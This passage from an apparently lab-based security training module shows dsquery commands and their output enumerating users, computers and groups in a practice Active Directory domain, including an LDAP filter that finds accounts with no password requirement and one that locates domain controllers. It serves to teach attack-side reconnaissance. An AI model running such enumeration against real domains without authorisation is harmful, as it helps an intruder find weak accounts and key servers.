"CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=lab_adm,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Htb Student,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Annie Vazquez,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Paul Falcon,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Fae Anthony,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Walter Dillard,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Louis Bradford,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Sonya Gage,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Alba Sanchez,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Daniel Branch,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Christopher Cruz,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Nicole Johnson,OU=Finance,OU=Financial-LON,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Mary Holliday,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Michael Shoemaker,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Arlene Slater,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Kelsey Prentiss,OU=Human Resources,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
Computer Search
PS C:\htb> dsquery computer

"CN=ACADEMY-EA-DC01,OU=Domain Controllers,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-MS01,OU=Web Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ACADEMY-EA-MX01,OU=Mail,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL01,OU=SQL Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=ILF-XRG,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=MAINLON,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=CISERVER,OU=Critical,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=INDEX-DEV-LON,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=SQL-0253,OU=SQL Servers,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0615,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0616,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0617,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0618,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0619,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0620,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0621,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0622,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=NYC-0623,OU=NYC,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0455,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0456,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0457,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
"CN=LON-0458,OU=LON,OU=Servers,OU=Computers,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL"
Wildcard Search
PS C:\htb> dsquery * "CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

"CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=krbtgt,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Computers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Schema Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cert Publishers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Domain Guests,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Group Policy Creator Owners,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=RAS and IAS Servers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Allowed RODC Password Replication Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Denied RODC Password Replication Group,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Read-only Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Read-only Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Cloneable Domain Controllers,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Protected Users,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Enterprise Key Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsAdmins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=DnsUpdateProxy,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=certsvc,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"
"CN=svc_vmwaresso,CN=Users,DC=INLANEFREIGHT,DC=LOCAL"

<SNIP>

Users With Specific Attributes Set (PASSWD_NOTREQD)
PS C:\htb> dsquery * -filter "(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=32))" -attr distinguishedName userAccountControl

  distinguishedName                                                                              userAccountControl
  CN=Guest,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                                    66082
  CN=Marion Lowe,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL      66080
  CN=Yolanda Groce,OU=HelpDesk,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL    66080
  CN=Eileen Hamilton,OU=DevOps,OU=IT,OU=HQ-NYC,OU=Employees,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL    66080
  CN=Jessica Ramsey,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                           546
  CN=NAGIOSAGENT,OU=Service Accounts,OU=Corp,DC=INLANEFREIGHT,DC=LOCAL                           544
  CN=LOGISTICS$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                               2080
  CN=FREIGHTLOGISTIC$,CN=Users,DC=INLANEFREIGHT,DC=LOCAL                                         2080
Searching for Domain Controllers
PS C:\Users\forend.INLANEFREIGHT> dsquery * -filter "(userAccountControl:1.2.840.113556.1.4.803:=8192)" -limit 5 -attr sAMAccountName

 sAMAccountName
 ACADEMY-EA-DC01$
LDAP Filtering Explained
You will notice in the queries above that we are using strings such as userAccountControl:1.2.840.113556.1.4.803:=8192. These strings are common LDAP queries that can be used with several different tools too, including AD PowerShell, ldapsearch, and many others.
UAC Values